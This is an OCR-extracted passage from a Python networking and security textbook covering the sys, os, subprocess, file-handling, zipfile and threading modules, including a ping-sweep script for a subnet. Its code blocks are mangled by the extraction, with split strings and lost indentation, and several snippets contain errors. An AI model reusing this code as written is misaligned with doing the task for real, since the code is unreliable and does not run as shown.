


Figure 1.2 – Setting a breakpoint in PyCharm

With the **`View Breakpoint`** option, we can see the breakpoint established in the script:




Figure 1.3 – Viewing breakpoints in PyCharm

In the following screenshot, we can visualize the values of the parameters that contain the values we are debugging:




Figure 1.4 – Debugging variables in PyCharm

In this way, we can know the state of each of the variables at runtime, as well as modify their values to change the logic of our script.

Debugging with Python IDLE

Python IDLE is the default IDE that comes installed by default when you install Python in your operating system. When executing Python IDLE, it offers the

possibility to debug your script and see errors and exceptions in the Python shell console:




Figure 1.5 – Running a script in the Python shell

In the preceding screenshot, we can see the output in the Python shell and the exception is related to **File not found**.

Summary

In this chapter, we learned how to install Python on the Windows and Linux operating systems. We reviewed the main data structures and collections, such as lists, tuples, and dictionaries. We also reviewed functions, managing exceptions, and how to create classes and objects, as well as the use of attributes and special methods. Then we looked at development environments and a methodology to introduce into programming with Python. Finally, we reviewed the main development environments, PyCharm and PythonIDLE, for script development in Python.

In the next chapter, we will explore programming system packages for working with operating systems and filesystems, threads, and concurrency.

Questions

As we conclude, here is a list of questions for you to test your knowledge regarding this chapter's material. You will find the answers in the *Assessments* section of the *Appendix*:

1. What data structure in Python allows us to associate values with keys?
2. How can we debug variables in Python development environments?
3. What is the Python class from which all exceptions inherit?
4. Which method returns an alphabetically sorted list containing all entities' names that are available in a specific module?
5. Which class does Python provide from the **`optparse`** module for managing command-line arguments?

Further reading

In these links, you will find more information about theafore mentioned tools and the official Python documentation for some of the modules we have analyzed:

- **Python 3.7 version library**: https://docs.python.org/3.7/library/
- **Virtualenv documentation**: https://virtualenv.pypa.io/en/latest/
- **Python Integrated Development Environments**: https://wiki.python.org/moin/IntegratedDevelopmentEnvironments

Chapter 2: System Programming Packages

In this chapter, we continue to move forward with learning about the different ways we have to interact with the operating system and the filesystem. The knowledge you gain from this chapter about the different programming packages will prove to be very useful in automating certain tasks that can increase the efficiency of our scripts.

Throughout this chapter, we will look at the main modules we can find in Python for working with the Python interpreter, the operating system, and executing commands. We will review how to work with the filesystem when reading and creating files. Also, we'll review thread management and other modules for multithreading and concurrency. We'll end this chapter with a review of the socket.io module for implementing asynchronous servers.

The following topics will be covered in this chapter:

- Introducing system modules in Python
- Working with the filesystem in Python
- Managing threads in Python
- Multithreading and concurrency in Python

- Working with Python's socket.io module

Technical requirements

You will need some basic knowledge about command execution in operating systems to get the most out of this chapter. Also, before you begin, install the Python distribution on your local machine. We will work with Python version 3.7 available at www.python.org/downloads.

The examples and source code for this chapter are available in the GitHub repository at https://github.com/PacktPublishing/Mastering-Python-for-Networking-and-Security-Second-Edition.

Check out the following video to see the Code in Action:

https://bit.ly/32fgAmj

Introducing system modules in Python

Python provides in its standard library some system modules, of which we will highlight three:

- The **`os`** module
- The **`sys`** module
- The **`subprocess`** module

These modules allow us to access functionalities such as knowing the Python environment we are executing, managing directories, finding information about the interpreter, and the possibility to execute commands in the operating system.

In this first section of the chapter, we'll review the main modules you can find for working with the Python interpreter, the operating system, and for executing commands with the **subprocess** module.

The system (sys) module

The **sys** module allows us to interact with the interpreter and it contains most of the information related to the execution in progress, updated by the interpreter, as well as a series of functions and low-level objects.

Let's take a look at an example. **sys.argv** contains the list of parameters for executing a script. You can find the following code in the **sys_arguments.py** file in the **sys** module subfolder:

```
import sys
print("This is the name of
      the
      script:",sys.argv[0])
print("The number of
      arguments is:
      ",len(sys.argv))
print("The arguments
      are:",str(sys.argv))
print("The first argument is
      ",sys.argv[1])
```

```
print("The second argument is
      ",sys.argv[2])
```

The first item in the list is the name of the script followed by the list of parameters.

The **sys.argv** is an array containing all arguments in the command line. The first index to **sys.argv[0]** includes the name of the script. The remaining items in the **argv** list include the arguments about the next command line. If we pass three more arguments, then **sys.argv** will contain four objects.

The previous script can be executed with some parameters, such as the following:

```
$ python3 sys_arguments.py
      one two three
```

In the following example, we obtain some system variables that can be accessed through properties from the **sys** module.

You can find the following code in the **sys_variables.py** file in the **sys** module subfolder:

```
>>> import sys
>>> sys.platform
'linux'
>>> sys.version
'3.8.2 (default, Feb 26 2020,
      02:56:10) \n[GCC 7.4.0]'
>>>
      sys.getfilesystemencodin
      g()
```

```
'utf-8'
>>> sys.getdefaultencoding()
'utf-8'
>>> sys.path
['/opt/virtualenvs/python3/li
      b/python3.8/site-
      packages',
      '/usr/lib/python38.zip',
      '/usr/lib/python3.8',
      '/usr/lib/python3.8/lib-
      dynload']
```

These are the main attributes and methods to get the preceding information:

- **`sys.platform`** returns the current operating system.
- **`sys.version`** returns the interpreter version.
- **`sys.getfilesystemencoding()`** returns the encoding used by the filesystem.
- **`sys.getdefaultencoding()`** returns the default encoding.
- **`sys.path`** returns a list of all the directories in which the interpreter searches for the modules when the **`import`** directive is used.

IMPORTANT NOTE

You can find more information on the Python online module documentation at https://docs.python.org/library/sys.

Now we move on to our next Python module – the **`os`** module.

The operating system (os) module

The **operating system** (**os**) module is the best mechanism to access the different functions in our operating system. Using this module will depend on which operating system is being used. For example, the same command is not run to create a file on Windows and Linux because the filesystems are different.

This module enables us to interact with the operating environment, filesystem, and permissions. You can find the following code in the **`check_filename.py`** file in the **`os`** module subfolder:

```
import sys
import os
if len(sys.argv) == 2:
filename = sys.argv[1]
print(filename)
if os.path.isfile(filename):
```

```
print('[+] ' + filename + '
      does exist.')
exit(0)
if not
      os.path.isfile(filename)
      :
print('[+] ' + filename + '
      does not exist.')
exit(0)
if not os.access(filename,
      os.R_OK):
print('[+] ' + filename + '
      access denied.')
exit(0)
```

In the previous code, we check whether in the current execution path, the name of a text file passed as a command-line argument exists as a file, and the current user has read permissions to that file.

The execution of the previous script requires passing as a parameter the file we want to check whether it exists or not. To do this, we use the instruction that checks if we are passing two arguments.

The following is an example of an execution with a file that doesn't exist:

```
$ python3 check_filename.py
      file_not_exits.py
file_not_exits.py
[+] file_not_exits.py does
      not exist.
```

Besides this, we can also use the **os** module to list the contents of the current working directory with the

os.getcwd() method.

You can find the following code in the **show_content_directory.py** file in the **os** module subfolder:

```
import os
pwd = os.getcwd()
list_directory =
      os.listdir(pwd)
for directory in
      list_directory:
print(' [+] ',directory)
```

These are the main steps for the previous code:

1. Call the **os.getcwd()** method to retrieve the current working directory path and store that value on the **pwd** variable.
2. Call the **os.listdir()** method to obtain the filenames and directories in the current working directory.
3. Iterate over the list directory to get the files and directories.

The following are the main methods for recovering information from the **os** module:

- **`os.system()`** allows us to execute a shell command.
- **`os.listdir(path)`** returns a list with the contents of the directory passed as an argument.
- **`os.walk(path)`** navigates all the directories in the provided path directory, and returns three values: the path directory, the names for the subdirectories, and a list of filenames in the current directory path.

Let's understand how the **`os.listdir(path)`** and **`os.walk(path)`** methods work. In the following example, we check the files and directories inside the current path. You can find the following code in the **`check_files_directory.py`** file in the **`os`** module subfolder:

```
import os
for root, directories, files
      in
      os.walk(".",topdown=Fals
      e):
# Iterate over the files in
      the current "root"
         for file_entry in
      files:
```

```
    # create the
relative path to the
file
print(' [+]
',os.path.join(root,file
_entry))
   for name in
directories:
print(' [++] ',name)
```

Python comes with two different functions that can return a list of files. The first option is to use the **`os.listdir()`** method. This method offers the possibility to pass a specific path as a parameter. If you don't do that, you'll get the names of the files in the current directory.

The other alternative is to use the **`os.walk()`** method that acts as a generator function, that is, a function that, when executed, returns a **`generator`** object that implements the iteration protocol. In each iteration, this method returns a tuple containing three elements:

- The current path as a directory name
- A list of subdirectory names
- A list of non-directory filenames

So, it's typical to invoke **`os.walk`** such that each of these three elements is assigned to a separate variable in the **`for`** loop:

```
>>> for currentdir, dirnames,
      filenames in
      os.walk('.'):
>>> print(currentdir)
```

The previous **for** loop will continue while subdirectories are processing in the current directory. For example, the previous code will print all of the subdirectories under the current directory.

In the following example, we are using the **os.walk()** method for counting the number of files under the current directory:

```
>>> file_count = 0
>>> for currentdir, dirnames,
      filenames in
      os.walk('.'):
>>> file_count +=
      len(filenames)
>>> print(file_count)
```

In the preceding code, we are initializing the **file_count** variable that we are increasing each time we find a filename inside the current directory.

In the following example, we are counting how many files there are of each type. For this task, we are using the **os.path.splitext(filename)** method that returns the filename and the extension itself. You can count the items using the **Counter** class from the **collections** module.

You can find the following code in the **count_files_extension_directory.py** file in **os** module subfolder:

```
import os
from collections import
      Counter
counts = Counter()
for currentdir, dirnames,
      filenames in
      os.walk(' .' ):
         for filename in
      filenames:
                  first_part,
      extension =
      os.path.splitext(filenam
      e)
                  counts[extens
      ion] += 1
for extension, count in
      counts.items():
         print(f"{extension:8}
      {count}")
```

The previous code goes through each directory under the current directory and gets the extension for each filename. We use this extension in the **`counts`** dictionary for storing the number of files for each extension. Finally, you can use the **`items()`** method to print keys and values from that dictionary.

The platform module

The **`platform`** module helps you determine whether the script is running on the Windows operating system or on the Linux platform. The **`platform.system()`** method informs us of

the running operating system. Let's try it out. You can find the following code in the **platform_system.py** file in the **os** module subfolder:

```
import platform
operating_system =
     platform.system()
print("Your operating system
     is: ",operating_system)
if (operating_system ==
     "Windows"):
ping_command = "ping -n 1
     127.0.0.1"
elif (operating_system ==
     "Linux"):
ping_command = "ping -c 1
     127.0.0.1"
else :
ping_command = "ping -c 1
     127.0.0.1"
print(ping_command)
```

Depending on the return value, we can see the **ping** command is different in both operating systems. Windows uses **ping –n 1**, whereas Linux uses **ping –c 1** to send packets related to ICMP ECHO requests.

You can also use this module to find out what version of Python is running your code. You can check this using the following methods:

- **`python_implementation()`** returns a string with the Python implementation.
- **`python_version_tuple()`** returns a three-element tuple filled with information related to minor and major versions, and patch level numbers.

You can find the following code in the **`platform_version.py`** file:

```
from platform import
     python_implementation,
     python_version_tuple
print(python_implementation()
     )
for attribute in
     python_version_tuple():
        print(attribute)
```

Now let's move on to our next module – the **`subprocess`** module.

The subprocess module

The **subprocess** module enables you to invoke and communicate with Python processes, send data to the input, and receive the output information. Usage of this module is the preferred way to execute and communicate with operating system commands or start programs.

With the **help(subprocess)** command, we can see more information about this module:

```
Help on module subprocess:
NAME
     subprocess -
     Subprocesses with
     accessible I/O streams
DESCRIPTION
        This module allows
     you to spawn processes,
     connect to their
     input/output/error
     pipes, and obtain their
     return codes.
        For a complete
     description of this
     module see the Python
     documentation.
        Main API
        ========
        run(...): Runs a
     command, waits for it to
     complete, then returns a
     CompletedProcess
     instance.
        Popen(...): A class
     for flexibly executing a
     command in a new process
        Constants
        ---------
```

```
   DEVNULL: Special
value that indicates
that os.devnull should
be used
   PIPE:        Special
value that indicates a
pipe should be created
   STDOUT:    Special
value that indicates
that stderr should go to
stdout
```

In the previous output, we can see documentation related to the **`main`** method and constants from the **`subprocess`** module.

The simplest way to execute a command or invoke a process with the **`subprocess`** module is via the **`call()`** method. For example, the following code executes a command that lists the files in the current directory. You can find this code in the **`system_calls.py`** file in the **`subprocess`** subfolder:

```
#!/usr/bin/python3
import os
from subprocess import call
print("Current
      path",os.getcwd())
print("PATH Environment
      variable:",os.getenv("PA
      TH"))
print("List files using the
      os module:")
```

```
os.system("ls -la")
print("List files using the
      subprocess module:")
call(["ls", "-la"])
```

In the preceding code, we use the **os** and **subprocess** modules to list files in the current directory. We use the **system** method from the **os** module and the **call** method from **subprocess**. We can see that the methods are equivalent for executing a command.

Running a child process with your subprocess is simple. We can use the **Popen** method to start a new process that runs a specific command.

In the following example, we are using the **Popen** method to obtain the Python version. We can use the **terminate()** method to kill the process that is running the command:

```
>>> process =
      subprocess.Popen(["pytho
      n", "--version"])
>>> process.terminate()
```

The **Popen** function has the advantage of giving more flexibility if we compare it with the **call** function, since it executes the command as a child program in a new process.

IMPORTANT NOTE

You can get more information about the **Popen** *constructor and the methods that provide the* **Popen** *class in the*

official documentation at https://docs.python.org/3/library/subprocess.html#popen-constructor.

In the following example, we use the **subprocess** module to call the **ping** command and obtain the output of this command to evaluate whether a specific domain responds with **ECHO_REPLY**.

You can find the following code in the **PingCommand.py** file in the **subprocess** subfolder:

```
import subprocess
import sys
command_ping = ' /bin/ping'
ping_parameter =' -c 1'
domain = "www.google.com"
p =
      subprocess.Popen([comman
      d_ping,ping_parameter,do
      main], shell=False,
      stderr=subprocess.PIPE)
out = p.stderr.read(1)
sys.stdout.write(str(out.deco
      de('utf-8')))
sys.stdout.flush()
```

The following is an example of the execution of the previous script:

```
PING www.google.com
      (216.58.209.68) 56(84)
      bytes of data.
```

```
64 bytes from waw02s06-in-
      f68.1e100.net
      (216.58.209.68):
      icmp_seq=1 ttl=56
      time=9.64 ms
--- www.google.com ping
      statistics ---
1 packets transmitted, 1
      received, 0% packet
      loss, time 0ms
rtt min/avg/max/mdev =
      9.635/9.635/9.635/0.000
      ms
```

The next script is similar to the previous one. The difference is that we are using **argparse** for argument management and we are also using the **sys** module to check the operating system where we are running the script. Depending on the platform and the operating system, the command will be different.

You can find the following code in the **PingScanNetWork.py** file in the **subprocess** subfolder:

```
#!/usr/bin/env python
import subprocess
import sys
import argparse
parser =
      argparse.ArgumentParser(
      description=' Ping Scan
      Network' )
```

```
parser.add_argument("-
      network",
      dest="network",
      help="NetWork
      segment[For example
      192.168.56]",
      required=True)
parser.add_argument("-
      machines",
      dest="machines",
      help="Machines
      number",type=int,
      required=True)
parsed_args =
      parser.parse_args()

for ip in
      range(1,parsed_args.mach
      ines+1):
         ipAddress =
      parsed_args.network +'.'
      + str(ip)
         print("Scanning %s "
      %(ipAddress))
         if
      sys.platform.startswith(
      'linux'):
                  # Linux
                  output =
      subprocess.Popen(['/bin/
      ping','-c
      1',ipAddress],stdout =
```

```
subprocess.PIPE).communi
cate()[0]
   elif
sys.platform.startswith(
'win'):
            # Windows
            output =
subprocess.Popen(['ping'
, ipAddress],
stdin=PIPE, stdout=PIPE,
stderr=PIPE).communicate
()[0]
   output =
output.decode('utf-8')
   print("Output",output
)
   if "Lost = 0" in
output or "bytes from "
in output:
            print("The Ip
Address %s has responded
with a ECHO_REPLY!" %
ipAddress)
```

To run the previous script, we need to pass as parameters the network we are analyzing and the numbers of machines we want to check inside this network:

```
$ python3 PingScanNetWork.py
      -network 192.168.56 -
      machines 5
```

The execution of the previous script will result in scanning five machines on the network at **192.168.56**.

The main advantage of using these modules is that they allow us to abstract ourselves from the operating system and we can perform different operations regardless of the operating system we are using.

Now that you know the main system modules for working with the operating system, let's move on to learning how we can work with the filesystem and perform tasks such as getting directory paths and reading files.

Working with the filesystem in Python

When working with files it is important to be able to move through the filesystem, determine the type of file, and open a file in the different modes offered by the operating system.

Throughout this section, we explain the main modules you can find in Python for working with the filesystem, accessing files and directories, reading and creating files, and carrying out operations with the context manager.

Working with files and directories

As we have seen in the previous section, it can be interesting to find new folders iterating recursively through the main directory. In this example, we see how we can recursively search inside a directory and get the names of all files inside that directory:

```
>>> import os
```

```
>>> file in
      os.walk("/directory"):
>>> print(file)
```

We can check whether a certain string is a file or directory. For this task we can use the **`os.path.isfile()`** method, which returns **`True`** if the parameter is a file and **`False`** if it is a directory:

```
>>> import os
>>>
      os.path.isfile("/directo
      ry")
False
>>> os.path.isfile("file.py")
True
```

If you need to check whether a file exists in the current working path directory, you can use the **`os.path.exists()`** method, passing as a parameter the file or directory you want to check:

```
>>> import os
>>> os.path.exists("file.py")
False
>>>
      os.path.exists("file_not
      _exists.py")
False
```

If you need to create a new directory folder you can use the **`os.makedirs('my_directory')`** method. In the following example we are testing the existence of a directory and creating a new directory if this directory is not found in the filesystem:

```
>>> if not
      os.path.exists('my_direc
      tory'):
>>> try:
>>>
      os.makedirs('my_director
      y')
>>> except OSError as error:
>>> print(error)
```

From the developer's point of view, it is a good practice to check first whether the directory exists or not with the **`os.path.exists('my_directory')`** method. If you want extra security and to catch any potential exceptions, you can wrap your call to **`os.makedirs('my_directory')`** in a **`try...except`** block.

Reading and writing files in Python

Now we are going to review the methods for reading and writing files. These are the methods we can use on a file object for different operations:

- **`file.write(string)`** writes a string in a file.
- **`file.read([bufsize])`** reads up to **`bufsize`**, the number of bytes from the file. If run without

the buffer size option, it will read the entire file.

- **`file.readline([bufsize])`** reads one line from the file.
- **`file.close()`** closes the file and destroys the file object.

The classic way of working with files is to use the **`open()`** method. This method allows you to open a file, returning an object of the file type with the following syntax:

```
open(name[, mode[,
     buffering]])
```

The opening modes can be **`r`** (read), **`w`** (write), and **`a`** (append). We can combine the previous modes with others depending on the file type. We can also use the **`b`** (binary), **`t`** (text), and **`+`** (open reading and writing) modes. For example, you can add a "**`+`**" to your option, which allows read/write operations with the same object:

```
>>>
     my_file=open("file.txt",
     "r")
```

For reading a file, we have two possibilities – the first one is using the **`readlines()`** method that reads all the lines of the file and joins them in sequence. This method is very useful if you want to read the entire file at once:

```
>>> allLines =
     file.readlines()
```

The **readlines()** method, when invoked without arguments, tries to read all the file contents and returns a list of strings, one element per file line.

The second alternative is to read the file line by line, for which we can use the **readline()** method. In this way, we can use the file object as an iterator if we want to read all the lines of a file one by one:

```
>>> for line in file:
>>> print(line)
```

In the following example, we are using **readlines()** method to process the file and get counts of the lines and characters of this file.

You can find the following code in the **count_lines_chars.py** file in the **files** subfolder:

```
try:
        countlines =
      countchars = 0
        file =
      open('newfile.txt', 'r')
        lines =
      file.readlines()
        for line in lines:
                countlines +=
      1
                for char in
      line:
                        count
      chars += 1
        file.close()
```

```
        print("Characters in
    file:", countchars)
        print("Lines in
    file:", countlines)
except IOError as error:
        print("I/O error
    occurred:", str(error))
```

If the file we are reading is not available in the same directory, then it will throw an I/O exception with the following error message:

```
I/O error occurred: [Errno 2]
    No such file or
    directory: 'newfile.txt'
```

Writing text files is possible using the **`write()`** method and it expects just one argument that represents a string that will be transferred to an open file.

You can find the following code in the **`write_lines.py`** file in the **`files`** subfolder:

```
try:
myfile = open('newfile.txt',
    'wt')
for i in range(10):
        myfile.write("line
    #" + str(i+1) + "\n")
myfile.close()
except IOError as error:
print("I/O error occurred: ",
    str(error.errno))
```

In the previous code, we can see how a new file called **`newfile.txt`** is created. The open mode **`wt`** means that the file is created in write mode and text format. The code creates a file filled with the following text: **`line #1line #2line #3line #4line #5line #6line #7line #8line #9line #10`**.

So far in this section, we've seen multiple ways of reading a file in Python. Next, we'll look at different ways of opening and creating files.

Opening a file with a context manager

There are multiple ways to open and create files in Python, but the safest way is by using the **`with`** keyword, in which case we are using the **Context Manager approach**.

In the official documentation, you can get more information about the **`with`** statement at https://docs.python.org/3/reference/compound_stmts.html#the-with-statement.

When we are using the **`open`** statement, Python delegates to the developer the responsibility to close the file, and this practice can provoke errors since developers sometimes forget to close it.

At this point, developers can use the **`with`** statement to handle this situation in a secure way. The **`with`** statement automatically closes the file even if an exception is raised.

```
>>> with open("somefile.txt",
      "r") as file:
>>> for line in file:
>>> print(line)
```

Using this approach, we have the advantage that the file is closed automatically and we don't need to call the **`close()`** method.

You can find the following code in the **`create_file.py`** file in the **`files`** subfolder:

```
def main():
        with open('test.txt',
     'w') as file:
                file.write("t
     his is a test file")
if __name__ == '__main__':
        main()
```

The previous code uses the context manager to open a file and returns the file as an object. We then call **`file.write("this is a test file")`**, which writes it into the created file. The **`with`** statement then handles closing the file for us in this case, so we don't have to think about it.

IMPORTANT NOTE

For more information about the **`with`** *statement, you can check out the official documentation at https://docs.python.org/3/reference/compound_stmts.html#the-with-statement.*

In the following example, we join all these functionalities with exception management for when we are working with the files.

You can find the following code in the **create_file_exceptions.py** file in the **files** subfolder:

```
def main():
        try:
     with open('test.txt',
     'w') as file:
     file.write("this is a
      test file")
        except IOError as e:
     print("Exception caught:
      Unable to write to file
     ", e)
        except Exception as
      e:
     print("Another error
      occurred ", e)
        else:
     print("File written to
      successfully")
if __name__ == '__main__':
main()
```

In the preceding code, we manage an exception when opening a file in **write** mode.

Reading a ZIP file using Python

You may want to retrieve a ZIP file and extract its contents. In Python 3, you can use the **`zipfile`** module to read it in memory. The following example lists all the filenames contained in a ZIP file using Python's built-in **`zipfile`** library.

You can find the following code in the **`read_zip_file.py`** file in the **`files`** subfolder:

```
#!/usr/bin/env python3
import zipfile
def
      list_files_in_zip(filena
      me):
         with
      zipfile.ZipFile(filename
      ) as myzip:
                  for zipinfo
      in myzip.infolist():
                        yield
      zipinfo.filename
for filename in
      list_files_in_zip("files
      .zip"):
         print(filename)
```

The previous code lists all the files inside a ZIP archive and the **`list_files_in_zip((filename)`** method returns the filenames using the **`yield`** instruction.

IMPORTANT NOTE

For more information about the **`zip`** *module, you can check out the official documentation at https://docs.python.org/3/library/zipfile.html.*

With this, we have come to the end of the section on working with files in Python. The main advantage of using these methods is that they provide an easy way by which you can automate the process of managing files in the operating system.

Now that you know how to work with files, let's move on to learning how we can work with threads in Python.

Managing threads in Python

Threads are streams that can be scheduled by the operating system and can be executed across a single core concurrently, or in parallel across multiple cores. Threads are a similar concept to processes: they are also code in execution. The main difference between the two is that threads are executed within a process, and processes share resources among themselves, such as memory.

We can differentiate two types of threads:

- **Kernel-level threads**: Low-level threads; the user cannot interact with them directly.

- **User-level threads**: High-level threads; we can interact with them in our Python code.

Creating a simple thread

For working with threads in Python, we need working with the threading module that provides a more convenient interface and allows developers to work with multiple threads. In the following example, we create four threads, and each one prints a different message that is passed as a parameter in the **`thread_message (message)`** method.

You can find the following code in the **`threads_init.py`** file in the **`threads`** subfolder:

```
import threading
import time
num_threads = 4
def thread_message(message):
global num_threads
num_threads -= 1
print('Message from thread
      %s\n' %message)
while num_threads > 0:
print("I am the %s thread"
      %num_threads)
threading.Thread(target=threa
      d_message("I am the %s
      thread"
      %num_threads)).start()
```

```
time.sleep(0.1)
```

We can see more information about the **`start()`** method for starting a thread if we invoke the **`help(threading.Thread)`** command:

```
start(self)
|           Start the thread's activity.
|           It must be called at most once per thread object. It arranges for the
|           object's run() method to be invoked in a separate thread of control.
|           This method will raise a RuntimeError if called more than once on the
|           same thread object.
```

IMPORTANT NOTE

Documentation about the **`threading`** *module is available at https://docs.python.org/3/library/threading.html.*

Working with the threading module

The **threading module** contains a **`Thread`** class that we need to extend to create our own execution threads. The **`run`** method will contain the code we want to execute on the thread.

Before we build a new thread in Python, let's review the **`init`** method constructor for the Python **`Thread`** class to see which parameters we need to pass in:

```
# Python Thread class
      Constructor
def __init__(self,
      group=None, target=None,
      name=None, args=(),
      kwargs=None,
      verbose=None):
```

The **Thread class constructor** accepts five arguments as parameters:

- **`group`**: A special parameter that is reserved for future extensions
- **`target`**: The callable object to be invoked by the **`run()`** method
- **`name`**: The thread's name
- **`args`**: An argument tuple for target invocation
- **`kwargs`**: A dictionary keyword argument to invoke the base class constructor

We can get more information about the **init()** method if we invoke the **help(threading)** command in a Python interpreter console:




Figure 2.1 – The help(threading) command's output

Let's create a simple script that we'll then use to create our first thread. You can find the following code in the **threading_init.py** file in the **threads** subfolder:

```
import threading
def myTask():
        print("Hello World:
    {}".format(threading.cur
    rent_thread()))
myFirstThread =
    threading.Thread(target=
    myTask)
myFirstThread.start()
```

In the preceding code, we are calling the **start()** method of the **Thead** class to execute the code defined in the **myTask()** method.

Now, let's create our thread. In the following example, we are creating a class called **MyThread** that inherits from **threading.Thread**. The **run()** method contains the code that executes inside

each of our threads, so we can use the **`start()`** method to launch a new thread.

You can find the following code in the **`threading_run.py`** file in the **`threads`** subfolder:

```
import threading
class
      MyThread(threading.Threa
      d):
         def __init__ (self,
      message):
                  threading.Thr
      ead.__init__(self)
                  self.message
      = message
         def run(self):
                  print(self.me
      ssage)
def test():
         for num in range(0,
      10):
                  thread =
      MyThread("I am the
      "+str(num)+" thread")
                  thread.name =
      num
                  thread.start(
      )
if __name__ == '__main__':
         import timeit
```

```
   print(timeit.timeit("
test()", setup="from
__main__ import
test",number=5))
```

In the previous code, we use the **`run()`** method from the **`Thread`** class to include the code that we want to execute for each thread in a concurrent way.

Additionally, we can use the **`thread.join()`** method to wait for the thread to finish. The **`join`** method is used to block the thread until the thread finishes its execution.

You can find the following code in the **`threading_join.py`** file in the **`threads`** subfolder:

```
import threading
class
      thread_message(threading
      .Thread):
         def __init__ (self,
      message):
                  threading.Thr
      ead.__init__(self)
                  self.message
      = message
         def run(self):
                  print(self.me
      ssage)
threads = []
def test():
```

```
    for num in range(0,
10):
            thread =
thread_message("I am the
"+str(num)+" thread")
            thread.start(
)
            threads.appen
d(thread)
    #    wait for all
threads to complete by
entering them
    for thread in
threads:
            thread.join()
if __name__ == '__main__':
    import timeit
    print(timeit.timeit("
test()", setup="from
__main__ import
test",number=5))
```

The **main** thread in the previous code does not finish its execution before the child process, which could result in some platforms terminating the child process before the execution is finished. The **join** method may take as a parameter a floating-point number that indicates the maximum number of seconds to wait.

In the previous scripts, we used the **timeit** module to get the times of the threads executions. In this way, you can compare time execution between them.

Now that you know how to work with threads, let's move on to learning how we can work with multithreading and concurrency in Python.

Multithreading and concurrency in Python

The concept behind multithreading applications is that it allows us to provide copies of our code on additional threads and execute them. This allows the execution of multiple operations at the same time. Additionally, when a process is blocked, such as waiting for input/output operations, the operating system can allocate computing time to other processes.

When we mention multithreading, we are referring to a processor that can simultaneously execute multiple threads. These typically have two or more threads that actively compete within a kernel for execution time, and when one thread is stopped, the processing kernel will start running another thread.

The context between these subprocesses changes very quickly and gives the impression that the computer is running the processes in parallel, which gives us the ability to multitask.

Multithreading in Python

Python has an API that allows developers to write applications with multiple threads. To get started with multithreading, we are going to create a new thread inside a Python class. This class extends from **`threading.Thread`** and contains the code to manage one thread.

With multithreading, we could have several processes generated from a main process and could use each thread to execute different tasks in an independent way:

